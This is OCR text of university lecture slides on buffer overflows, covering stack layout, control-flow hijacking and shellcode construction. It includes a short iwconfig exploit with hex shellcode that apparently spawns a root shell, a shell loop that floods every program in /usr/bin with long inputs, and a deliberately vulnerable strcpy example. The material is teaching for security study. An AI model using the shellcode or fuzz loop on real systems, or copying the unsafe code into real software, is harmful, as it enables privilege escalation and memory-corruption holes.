
CS165 – Computer Security

Buffer Overflows


October 7, 2024

Computer Hackers




http://en.wikipedia.org/wiki/Hacker_(computer_security)

Computer Hackers




http://en.wikipedia.org/wiki/Hacker_(computer_security)

Computer Hackers




http://en.wikipedia.org/wiki/Hacker_(computer_security)

Find *Exploitable* Bugs




Acknowledgement: many slides in this lecture are compiled from Prof. David Brumley (CMU) and Prof. Chris Kruegel (UCSB)

Find *Exploitable* Bugs



Find *Exploitable* Bugs




OK

Exploit

```
$ iwconfig accesspoint

$ iwconfig 01ad 0101 0101 0101
           0101 0101 0101 0101
           0101 0101 0101 0101
           0101 0101 0101 0101
           0101 0101 fce8 bfff
           0101 0101 0101 0101
           0101 0101 0101 0101
           0101 0101 0101 0101
           0101 0101 0101 3101
           50c0 2f68 732f 6868
#          [illegible] e389 5350
           [illegible] 0bb0 80cd
```

Superuser


~~Bug~~ Fixed!
White
Black

There are plenty of bugs

Fact:

Ubuntu Linux has over 99,000 known bugs

```
1. inp=`perl –e '{print "A"x8000}'`
2. for program in /usr/bin/*; do
3.   for opt in {a..z} {A..Z}; do
4.     timeout –s 9 1s
         $program -$opt $inp
5.   done
6. done
```

```
1. inp=`perl –e '{print "A"x8000}'`
2. for program in /usr/bin/*; do
3.   for opt in {a..z} {A..Z}; do
4.     timeout –s 9 1s
         $program -$opt $inp
5.   done
6. done
```

1009 Linux programs. 13 minutes.
52 *new* bugs in 29 programs.

What are Buffer Overflows?

A ***buffer overflow*** occurs when data is written outside of the space allocated for the buffer.


- C does not check that writes are within the bounds of a memory region

This the classic attack used by most early malware

- Morris worm, Code Red worm, SQL Slammer worm, etc.

Hijack Control Flow – Ret Addr

```
int orange(int a, int b)
{
   char buf[16];
   int c, d;
   if(a > b)
      c = a;
   else
      c = b;
   d = red(c, buf);
   return d;
}
```



Control Flow Hijack:
Always Computation + Control

computation + ***control***

Control Flow Hijack:
Always Computation + Control

computation + ***control***


- Code injection
- return-to-libc
- Heap metadata overwrite
- return-oriented programming
- …

Same principle, different mechanism

Agenda


Common Hijacking Methods

- Modify return address
- Exploit (shell code) Construction




Basic Example

```
#include <string.h>
int main(int argc, char **argv) {
    char buf[64];
    strcpy(buf, argv[1]);
}
```



Basic Example


```
#include <string.h>
int main(int argc, char **argv) {
    char buf[64];
    strcpy(buf, argv[1]);
}

Dump of assembly code for function main:
   0x080483e4 <+0>:  push   %ebp
   0x080483e5 <+1>:  mov    %esp,%ebp
   0x080483e7 <+3>:  sub    $72,%esp
   0x080483ea <+6>:  mov    12(%ebp),%eax
   0x080483ed <+9>:  mov    4(%eax),%eax
   0x080483f0 <+12>: mov    %eax,4(%esp)
   0x080483f4 <+16>: lea    -64(%ebp),%eax
   0x080483f7 <+19>: mov    %eax,(%esp)
   0x080483fa <+22>: call   0x8048300 <strcpy@plt>
   0x080483ff <+27>: leave
   0x08048400 <+28>: ret
```



“123456”

```
#include <string.h>
int main(int argc, char **argv) {
    char buf[64];
    strcpy(buf, argv[1]);
}
```

